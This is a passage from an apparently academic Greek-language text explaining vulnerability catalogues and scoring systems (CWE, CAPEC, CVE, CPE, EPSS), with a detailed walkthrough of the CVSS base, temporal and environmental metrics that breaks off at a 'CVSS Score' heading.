Ο κατάλογος **Common Weakness Enumeration (CWE) [24]** είναι ένα σύστημα κατηγοριοποίησης αδυναμιών λογισμικού και υλικού. Οι αδυναμίες μπορεί να είναι ελαττώματα ή σφάλματα στη σχεδίαση λογισμικού και υλικού, σε πλαίσιο αρχιτεκτονικής, κώδικα ή ακόμα και υλοποίησης τα οποία αν δεν αντιμετωπιστούν μπορεί να έχουν ως αποτέλεσμα τα στοιχεία αυτά να είναι ευάλωτα σε επιθέσεις. Ο κατάλογος CWE υποστηρίζεται κατά κόρον από επαγγελματίες στο χώρο της ασφάλειας συστημάτων.

Η κατανόηση του τρόπου με τον οποίο μια κακόβουλη οντότητα επιτίθεται σε ένα σύστημα είναι απαραίτητη για την έγκαιρη και αποτελεσματική αντιμετώπιση της. Ο κατάλογος **Common Attack Pattern Enumeration and Classification (CAPEC) [25]** αποτελεί μια δημόσια διαθέσιμη πηγή κοινών μοτίβων επιθέσεων που βοηθά τους αναλυτές ασφαλείας να κατανοήσουν και να εντοπίσουν μια επίθεση που εκμεταλλεύεται αδυναμίες ενός στοιχείου. Τα μοτίβα επίθεσης είναι περιγράφουν κοινά χαρακτηριστικά και μεθόδους που χρησιμοποιούνται από επιτιθέμενους για την εκμετάλλευση γνωστών αδυναμιών σε ένα σύστημα. Κάθε μοτίβο επίθεσης περιλαμβάνει τη γνώση σχετικά με το πώς σχεδιάζονται και εκτελούνται συγκεκριμένα μέρη μιας επίθεσης και παρέχει καθοδήγηση σχετικά με τρόπους αντιμετώπισης των αδυναμιών και επιθέσεων ώστε να αποτρέψουν μια επίθεση.


Συνδυάζοντας τους καταλόγους CPE, CWE και CAPEC δημιουργείται μια νέα οντότητα γνωστή ως κατάλογος CVE. Ο κατάλογος **Common Vulnerabilities and Exposures (CVE) [26]** περιλαμβάνει ευπάθειες που έχουν δημοσιοποιηθεί για τα διάφορα στοιχεία όπως ορίζονται από το πρότυπο CPE. Κάθε καταχώρηση CVE, αναγνωρίζεται από έναν μοναδικό αριθμό της μορφής CVE-YYYY-NNNN και αποδίδονται από τους υπεύθυνος οργανισμούς - CVE Numbering Authority (CNA). Έτσι, γίνεται εύκολη η διαδικασία διαμοιρασμού πληροφοριών ασφαλείας ανάμεσα σε διάφορα εργαλεία - όπως το Nessus (Vulnerability Scanner) και επιτρέπει την απόδοση προτεραιότητας για την επιδιόρθωση των ευπαθειών που

έχουν αναγνωριστεί, αφού κάθε εγγραφή CVE χαρακτηρίζεται από μια βαθμολογία ρίσκου γνωστή ως CVSS Score. Σε κάθε εγγραφή CVE υπάρχουν αναφορές στους καταλόγους CPE, CWE και CAPEC.

Το σύστημα **Common Vulnerability Scoring System (CVSS) [13]** είναι ένα σύστημα βαθμολόγησης των ευπαθειών ανάλογα με τον βαθμό επικινδυνότητας και υπολογίζεται μέσω ενός καθορισμένου μαθηματικού τύπου και κάποιων μετρικών που θα αναλυθούν περισσότερο στη συνέχεια.

Τέλος, το σύστημα **Exploit Prediction Scoring System (EPSS) [27],** είναι παρόμοιο με το CVSS, ωστόσο έχει σκοπό την πρόβλεψη της πιθανότητας μια ευπάθεια ενός προϊόντος να χρησιμοποιηθεί από κακόβουλες οντότητες σε διάστημα ενός έτους, μετά τη δημοσιοποίησή τους. Αυτό το σύστημα βαθμολόγησης έχει σχεδιαστεί για να βοηθήσει τους αρμόδιους φορείς (προγραμματιστές, ομάδες ασφαλείας και επιχειρήσεις) να ομαδοποιήσουν περαιτέρω την κάθε ευπάθεια βάσει προτεραιότητας που χρειάζεται για αποκατάσταση, παρέχοντας ακριβείς εκτιμήσεις για τον βαθμό εκμετάλλευσης τους.

Στην πιο κάτω εικόνα, βλέπουμε πώς συνδέονται κάποιες από τις πηγές πληροφοριών με τη βοήθεια των προτύπων που παρουσιάστηκαν πιο πάνω:



Εικόνα 10: Κατηγοριοποίηση πηγών και καταλόγων ευπαθειών και απειλών ασφαλείας πληροφοριακών συστημάτων
(Πηγή: https://avleonov.com/2018/06/05/vulnerability-databases-classification-and-registry/)

Στη συνέχεια περιγράφονται με πιο αναλυτικό τρόπο οι έννοιες CPE, CVE, CVSS και EPSS που αναφέρθηκαν πιο πάνω.

Common Platform Enumeration (CPE)

Το σχήμα CPE [23] είναι μια τυποποιημένη μέθοδος για την περιγραφή και αναγνώριση κλάσεων λογισμικών, λειτουργικών συστημάτων και υλικού που βοηθά στην απαρίθμηση των συστατικών των συσκευών που ανήκουν στο δίκτυο μιας επιχείρησης. Μπορεί να χρησιμοποιηθεί σαν πηγή πληροφοριών για την επιβολή και επαλήθευση των πολιτικών διαχείρισης των στοιχείων αυτών, όπως η διαχείριση ευπαθειών και οι πολιτικές διαμόρφωσης και αποκατάστασης. Εργαλεία, μπορούν να συλλέγουν πληροφορίες σχετικές με προϊόντα που βρίσκονται εγκατεστημένα σε ένα δίκτυο, να υπολογίζουν το αναγνωριστικό τους με βάση το CPE και να συλλέγουν περεταίρω πληροφορίες που βοηθούν στη (μερικώς) αυτοματοποιημένη λήψη αποφάσεων για θωράκιση, όπως αναβάθμιση, αλλαγές στις ρυθμίσεις ή απόσυρση στοιχείων από το δίκτυο.


Για την ονοματοδοσία χρειάζεται να είμαστε σε θέση να προσδιορίσουμε τρεις (3) ξεχωριστούς πυλώνες:

- **Hardware Platform** - Το υλικό που υποστηρίζει ένα πληροφοριακό σύστημα. Ο τύπος και το μοντέλο του υλικού μπορούν να σχετίζονται με οδηγίες ή ευπάθειες.
- **Operating System Platform** - Το λειτουργικό σύστημα ελέγχει και διαχειρίζεται το υλικό και υποστηρίζει την εκτέλεση εφαρμογών. Ο τύπος, η έκδοση και η κατάσταση ενημερώσεων είναι πάντοτε σημαντικές πληροφορίες στην περιγραφή ευπαθειών.
- **Application Environment** - Οι εφαρμογές που είναι εγκατεστημένες σε ένα σύστημα είναι σημαντική πληροφορία για τη διαχείριση ενημερώσεων.

Για την περιγραφή μιας οντότητας με χρήση της ονοματοδοσίας CPE, προϋποθέτει την απαρίθμηση ενός συνόλου από γνωρίσματα και τιμών ώστε να προσδιορίζουν μονοσήμαντα το εκάστοτε στοιχείο. Μεταξύ άλλων, τα κύρια χαρακτηριστικά είναι:

- **Part**
  - Η τιμή “a”, αντιστοιχεί σε εφαρμογές λογισμικού.
  - Η τιμή “o”, αντιστοιχεί σε λειτουργικά συστήματα.
  - Η τιμή “h”, αντιστοιχεί σε υλικό - συσκευές.
- **Vendor** - Οι τιμές για αυτό το χαρακτηριστικό προσδιορίζουν το άτομο ή τον οργανισμό που κατασκεύασε ή δημιούργησε το προϊόν
- **Product** - Οι τιμές για αυτό το χαρακτηριστικό προσδιορίζουν τον πιο κοινό και αναγνωρίσιμο τίτλο ή όνομα του προϊόντος
- **Version** - Οι τιμές για αυτό το χαρακτηριστικό χαρακτηρίζουν τη συγκεκριμένη έκδοση του προϊόντος που περιγράφεται

Χρησιμοποιώντας τη Διεθνή Βάση Ευπαθειών (NVD) που διατηρεί ο οργανισμός NIST, η αναζήτηση για ευπάθειες που έχουν δημοσιοποιηθεί για ένα προϊόν (CVEs) είναι εύκολα και γρήγορα προσβάσιμες. Σαν παράδειγμα, στην πιο κάτω εικόνα φαίνεται η αναζήτηση για τις ευπάθειες που προσβάλλουν τον πυρήνα Linux με έκδοση 5.0:



Εικόνα 11: Πληροφορίες που περιλαμβάνονται (CVE, Description, CVSS) μαζί με το CPE

Common Vulnerabilities and Exposures (CVE)

Ο κατάλογος CVE [26] είναι μια λίστα εγγραφών που περιέχουν ένα αναγνωριστικό αριθμό, μια περιγραφή, και τουλάχιστον μια δημόσια αναφορά σε ευπάθειες που αφορούν συστήματα τεχνολογίας όπως ορίζονται από τη βάση CPE. Περιλαμβάνει επίσης την βαθμολογία ρίσκου CVSS, αναφορές σε κώδικα εκμετάλλευσης - αν είναι διαθέσιμος (exploit), τεχνική ανάλυση (vendor or third-party advisories) και τρόπους αντιμετώπισης της απειλής (patches). Τέλος περιέχει τις σχετικές ευπάθειες κατά CWE και το αναγνωριστικό CPE των στοιχείων που επηρεάζονται από την εκάστοτε ευπάθεια. Η ελεύθερη χρήση για αναζήτηση ευπαθειών σε συστήματα και υπηρεσίες καθιστά τον κατάλογο ένα σημαντικό και απαραίτητο εργαλείο στον τομέα της ασφάλειας υπολογιστικών συστημάτων. Οι εγγραφές προστίθενται στη λίστα από οργανισμούς γνωστούς ως CVE Number Authorities (CNA) - οι οποίοι είναι εξουσιοδοτημένοι να προσδιορίζουν αναγνωριστικό αριθμό σε ευπάθειες που γνωστοποιούνται στους προμηθευτές λογισμικών και υλικού από ερευνητές. Στο CVE η ευπάθεια ορίζεται ως μια αδυναμία στην λογική / κώδικα ενός λογισμικού ή υλικού στοιχείου που μπορεί να εκμεταλλευτεί μια κακόβουλη οντότητα ώστε να προκαλέσει αρνητικό αντίκτυπο στην εμπιστευτικότητα, ακεραιότητα ή διαθεσιμότητα του στοιχείου.


Common Vulnerability Scoring System (CVSS)

Το CVSS [13] καταγράφει τα κύρια χαρακτηριστικά μιας ευπάθειας και παράγει μια βαθμολογία (CVSS score) που περιγράφει τη σοβαρότητα της. Αποτελείται από τρεις ομάδες μετρικών: Τη Base, Temporal και Environmental.

Οι μετρικές στην **Base** ομάδα, παράγουν ένα σκορ που αντιστοιχεί στη σοβαρότητα μιας ευπάθειας σύμφωνα με τα εγγενή χαρακτηριστικά της που είναι σταθερά με την πάροδο του χρόνου και υποθέτει το worst-case αντίκτυπο που έχει σε διάφορα περιβάλλοντα. Μερικές μετρικές που ανήκουν στην κατηγορία αυτή είναι ο βαθμός πολυπλοκότητας της επίθεσης, τα απαιτούμενα προνόμια χρήστη που χρειάζεται ο επιτιθέμενος και κατά πόσο προσβάλλει το τρίπτυχο Εμπιστευτικότητα, Ακεραιότητα και Διαθεσιμότητα του ευπαθές στοιχείου (CIA).

Οι μετρικές στην **Temporal** ομάδα, προσαρμόζουν το σκορ σοβαρότητας μιας ευπάθειας με βάση κάποιους παράγοντες που αλλάζουν με την πάροδο του χρόνου, όπως η διαθεσιμότητα κώδικα που θα εκμεταλλεύεται την ευπάθεια αυτή και την κατάσταση των ενημερώσεων για αποκατάσταση της ευπάθειας.

Οι μετρικές στην **Environmental** ομάδα, προσαρμόζουν περαιτέρω το σκορ που έχει διαμορφωθεί από τις προηγούμενες μετρικές με βάση τη σημασία του επηρεαζόμενου στοιχείου σε ένα πληροφοριακό σύστημα. Δεν θα αναλύσουμε την κατηγορία αυτή, αφού σχετίζεται με τις προηγούμενες δύο ομάδες και χρησιμοποιείται μόνο για περαιτέρω ρύθμιση του υπολογιζόμενου βαθμού ρίσκου.



Εικόνα 12: Μετρικές βαθμολογίας CVSS
(Πηγή: https://www.first.org/cvss/specification-document)

Base Metrics

Στην κατηγορία αυτή ανήκουν οι πιο κάτω μετρικές:

Attack Vector (AV): Η μετρική "Πλαισίου επίθεσης", αντικατοπτρίζει το πλαίσιο μέσω του οποίου είναι δυνατή η εκμετάλλευση της ευπάθειας. Οι πιθανές τιμές της είναι:

- Network (N) - Το ευπαθές στοιχείο είναι προσβάσιμο μέσω διαδικτύου.
- Adjacent (A) - Το ευάλωτο στοιχείο είναι προσβάσιμο μέσω δικτύου, αλλά η επίθεση περιορίζεται σε επίπεδο πρωτοκόλλου σε μια γειτονική τοπολογία δικτύου περιορισμένης διαχείρισης. Για παράδειγμα, επιθέσεις που γίνονται μέσω WAN, Bluetooth, WiFi, LAN ή VPN ανήκουν σε αυτή την κατηγορία.
- Local (L) - Το ευπαθές στοιχείο δεν είναι προσβάσιμο μέσω δικτύου.
- Physical (P) - Η επίθεση προϋποθέτει από τον επιτιθέμενο να αλληλοεπιδράσει με φυσικό τρόπο με το ευπαθές στοιχείο. Επιθέσεις τύπου "Evil Maid" ανήκουν στην κατηγορία αυτή.

Attack Complexity (AC): Η μετρική "Πολυπλοκότητα Επίθεσης", περιγράφει την πολυπλοκότητα της επίθεσης για την επιτυχή εκμετάλλευση της ευπάθειας. Οι πιθανές τιμές της είναι:

- Low (L) - Δεν υπάρχουν εξειδικευμένες συνθήκες για την επιτυχή εκμετάλλευση της ευπάθειας.
- High (H) - Ο επιτιθέμενος χρειάζεται να επενδύσει χρόνο και κόπο για την προετοιμασία και εκτέλεση μιας επιτυχημένης επίθεσης.

Privileges Required (PR): Η μετρική "Προνομίων", περιγράφει το επίπεδο πρόσβασης (προνόμια) που χρειάζεται να έχει ένας επιτιθέμενος για να εκμεταλλευτεί με επιτυχία την ευπάθεια που περιγράφεται. Οι πιθανές τιμές που λαμβάνει είναι:

- None (N) - Ο επιτιθέμενος δεν χρειάζεται ιδιαίτερη πρόσβαση στο σύστημα και είναι σε θέση να εξαπολύσει την επίθεση. Επιθέσεις αυτής της κατηγορίας εκτελούνται χωρίς να χρειαστεί για παράδειγμα αυθεντικοποίηση στο σύστημα.
- Low (L) - Ο επιτιθέμενος χρειάζεται πρόσβαση που παρέχει βασικές δυνατότητες χρήστη.
- High (H) - Ο επιτιθέμενος χρειάζεται πρόσβαση μεγαλύτερη από απλού χρήστη (π.χ. διαχειριστή) για να μπορέσει να καταχραστεί την ευπάθεια. Συνήθως η ευπάθεια βρίσκεται σε αρχεία ή ρυθμίσεις του συστήματος που δεν είναι προσβάσιμα σε κανονικούς χρήστες.

User Interaction (UI): Η μετρική "Αλληλεπίδρασης Χρήστη", περιγράφει αν εκτός από τον επιτιθέμενο, απαιτείται κάποια αλληλεπίδραση και από τον χρήστη - θύμα για να ολοκληρωθεί η επίθεση. Οι πιθανές τιμές της είναι:

- None (N) - Το ευπαθές σύστημα μπορεί να προσβληθεί χωρίς καμία αλληλεπίδραση από τον χρήστη. Επιθέσεις σε αυτήν την κατηγορία συχνά αποκαλούνται 0-click γι' αυτόν το λόγο.
- Required (R) - Για την επιτυχή προσβολή του ευπαθές στοιχείου, απαιτείται από το χρήστη - θύμα να εκτελέσει κάποιες ενέργειες, όπως για παράδειγμα να επισκεφθεί μια ιστοσελίδα.

Scope (S): Η μετρική "Πεδίου", περιγράφει εάν μια ευπάθεια σε ένα στοιχείο επηρεάζει άλλα στοιχεία πέρα από την περίμετρο - εύρος του. Στην περίπτωση που επηρεάζονται άλλα στοιχεία τότε εμφανίζεται αλλαγή πεδίου (scope). Οι πιθανές τιμές είναι:

- Unchanged (U) - Η κατάχρηση της ευπάθειας επηρεάζει πόρους εντός της ίδιας οντότητας. Στην περίπτωση αυτή το ευπαθές στοιχείο και το στοιχείο που επηρεάζεται είναι τα ίδια.
- Changed (C) - Η κατάχρηση της ευπάθειας μπορεί να επηρεάσει πόρους πέρα από την περίμετρο ασφαλείας του ευάλωτου στοιχείου. Σε αυτήν την περίπτωση το ευπαθές στοιχείο και το στοιχείο που επηρεάζονται είναι διαφορετικά.

Confidentiality (C): Η μετρική της "Εμπιστευτικότητας", περιγράφει το αντίκτυπο στην εμπιστευτικότητα των πληροφοριών που διαχειρίζεται το ευπαθές λογισμικό μετά από επιτυχημένη επίθεση. Ο όρος εμπιστευτικότητα αναφέρεται στον περιορισμό της πρόσβασης - αποκάλυψης πληροφοριών μόνο σε εξουσιοδοτημένους χρήστες. Οι πιθανές τιμές είναι:

- High (H) - Στην περίπτωση αυτή, υπάρχει πλήρης απώλεια της εμπιστευτικότητας, με αποτέλεσμα όλοι οι πόροι εντός του επηρεαζόμενου στοιχείου να αποκαλύπτονται στον επιτιθέμενο.

- Low (L) - Υπάρχει κάποια απώλεια εμπιστευτικότητας. Ο επιτιθέμενος αποκτά πρόσβαση σε περιορισμένες πληροφορίες ή δεν έχει έλεγχο των πληροφοριών που λαμβάνονται.
- None (N) - Δεν υπάρχει απώλεια εμπιστευτικότητας εντός του επηρεαζόμενου στοιχείου.

Integrity (I): Η μετρική της "Ακεραιότητας", περιγράφει το αντίκτυπο της ευπάθειας στην ακεραιότητα των πόρων του επηρεαζόμενου στοιχείου. Η ακεραιότητα αναφέρεται στην αξιοπιστία και την ακρίβεια των πληροφοριών. Οι πιθανές τιμές είναι:

- High (H) - Υπάρχει πλήρης απώλεια ακεραιότητας ή πλήρης απώλεια προστασίας. Για παράδειγμα, ο εισβολέας μπορεί να τροποποιήσει οποιοδήποτε από τα αρχεία που προστατεύονται από το επηρεαζόμενο στοιχείο.
- Low (L) - Η τροποποίηση των δεδομένων δεν έχει άμεσο ή σοβαρό αντίκτυπο στα δεδομένα και τη λειτουργία του επηρεαζόμενου στοιχείου.
- None (N) - Δεν υπάρχει απώλεια ακεραιότητας εντός του επηρεασμένου στοιχείου.

Availability (A): Η μετρική της "Διαθεσιμότητας", περιγράφει το αντίκτυπο στη διαθεσιμότητα του στοιχείου που επηρεάζεται από μια επιτυχημένη επίθεση. Εφόσον η διαθεσιμότητα αναφέρεται στην προσβασιμότητα των πόρων πληροφοριών, οι επιθέσεις που καταναλώνουν εύρος ζώνης δικτύου (bandwidth), κύκλους επεξεργαστή ή χώρο στο δίσκο επηρεάζουν τη διαθεσιμότητα του στοιχείου. Οι πιθανές τιμές της είναι:

- High (H) - Υπάρχει πλήρης απώλεια διαθεσιμότητας, με αποτέλεσμα ο εισβολέας να μπορεί να προκαλέσει άρνηση υπηρεσιών (Denial of Service) που προσφέρει το ευπαθές στοιχείο σε νόμιμους χρήστες.
- Low (L) - Ο εισβολέας δεν έχει τη δυνατότητα να αρνηθεί πλήρως την υπηρεσία σε νόμιμους χρήστες, ή μπορεί να προκαλέσει κάποια καθυστέρηση.
- None (N) - Δεν υπάρχει καμία επίδραση στη διαθεσιμότητα των υπηρεσιών του επηρεαζόμενου στοιχείου.

Temporal Metrics

Οι μετρικές στην κατηγορία αυτή, περιγράφουν την τρέχουσα κατάσταση των τεχνικών ή τη διαθεσιμότητα κώδικα εκμετάλλευσης, την ύπαρξη ενημερώσεων κώδικα ή εναλλακτικών λύσεων για αποτροπή της επίθεσης και την αυτοπεποίθηση αναφοράς της ευπάθειας.

Exploit Code Maturity (E): Η μετρική "Ωριμότητα κώδικα εκμετάλλευσης" περιγράφει την πιθανότητα επίθεσης στη ευπάθεια που περιγράφεται και συνήθως βασίζεται στην τρέχουσα κατάσταση των τεχνικών και του κώδικα εκμετάλλευσης και κατά πόσο υπάρχει ενεργή (in the wild) εκμετάλλευση. Οι πιθανές τιμές είναι:

- Not Defined (X) - Η τιμή "μη καθορισμένο" υποδεικνύει ότι δεν υπάρχουν επαρκείς πληροφορίες για να επιλεχθεί κάποια από τις υπόλοιπες τιμές.
- High (H) - Υπάρχει λειτουργικός αυτόνομος κώδικας για την εκμετάλλευση της ευπάθειας.
- Functional (F) - Ο λειτουργικός κώδικας εκμετάλλευσης είναι διαθέσιμος.
- Proof-of-Concept (P) - Ο κώδικας ή η τεχνική δεν είναι πλήρως λειτουργική σε όλες τις περιπτώσεις και μπορεί να χρειαστεί ουσιαστική τροποποίηση από έναν έμπειρο επιτιθέμενο.

- Unproven (U) - Δεν υπάρχει διαθέσιμος κωδικός εκμετάλλευσης ή μια εκμετάλλευση είναι θεωρητική.

Remediation Level (RL): Η μετρική "κατάσταση διόρθωσης" της ευπάθειας είναι ένας σημαντικός παράγοντας για την απόδοση προτεραιοτήτων. Προσωρινές λύσεις ενδέχεται να προσφέρουν ενδιάμεση αποκατάσταση έως ότου εκδοθεί μια επίσημη ενημέρωση κώδικα ή αναβάθμιση. Οι πιθανές τιμές είναι:

- Not Defined (X) - Η τιμή "μη καθορισμένη" υποδηλώνει ότι δεν υπάρχουν επαρκείς πληροφορίες για να επιλεχθεί μία από τις άλλες τιμές.
- Unavailable (U) - Είτε δεν υπάρχει διαθέσιμη λύση είτε είναι αδύνατο να εφαρμοστεί.
- Workaround (W) - Υπάρχει μια ανεπίσημη λύση διαθέσιμη.
- Temporary Fix (T) - Υπάρχει διαθέσιμη επίσημη αλλά προσωρινή επιδιόρθωση. Αυτό περιλαμβάνει περιπτώσεις όπου ο προμηθευτής εκδίδει μια προσωρινή επείγουσα επιδιόρθωση, ένα εργαλείο ή μια εναλλακτική λύση.
- Official Fix (O) - Διατίθεται μια ολοκληρωμένη λύση από τον προμηθευτή. Είτε αναφέρεται σε επίσημη ενημέρωση κώδικα είτε σε μια αναβάθμιση.

Report Confidence (RC): Η μετρική "αυτοπεποίθηση αναφοράς" περιγράφει το βαθμό εμπιστοσύνης στην ύπαρξη της ευπάθειας και την αξιοπιστία των γνωστών τεχνικών λεπτομερειών. Οι πιθανές τιμές είναι:

- Not Defined (X) - Υποδεικνύει ότι δεν υπάρχουν επαρκείς πληροφορίες για να επιλεχθεί μία από τις άλλες τιμές.
- Confirmed (C) - Υπάρχουν λεπτομερείς αναφορές ή είναι δυνατή η λειτουργική αναπαραγωγή.
- Reasonable (R) - Δημοσιεύονται σημαντικές λεπτομέρειες, αλλά οι ερευνητές είτε δεν έχουν πλήρη εμπιστοσύνη στη βασική αιτία είτε δεν μπορούν να επιβεβαιώσουν πλήρως όλες τις αλληλεπιδράσεις που μπορεί να οδηγήσουν στην εκμετάλλευση.
- Unknown (U) - Οι ερευνητές είναι αβέβαιοι για την πραγματική φύση της ευπάθειας και υπάρχει μικρή εμπιστοσύνη στην εγκυρότητα των αναφορών.

Environmental Metrics

Η κατηγορία αυτή υπάρχει για περαιτέρω διαμόρφωση της βαθμολογίας με βάση το μέγεθος της ζημιάς που θα προκληθεί σε έναν οργανισμό. Η κατηγορία αυτή συμπληρώνεται στις περιπτώσεις που υπάρχει πληροφορία περιβάλλοντος για τα στοιχεία ενός δικτύου. Μια ευπάθεια μπορεί να χρειάζεται συγκεκριμένες συνθήκες για να είναι εκμεταλλεύσιμη - για παράδειγμα, ένα λογισμικό να είναι ευπαθές απέναντι στην επίθεση Log4J (CVE-2021-44228) ωστόσο στο περιβάλλον του οργανισμού, η υπηρεσία αυτή να μην είναι προσβάσιμη από το WAN ή LAN δίκτυο.

CVSS Score

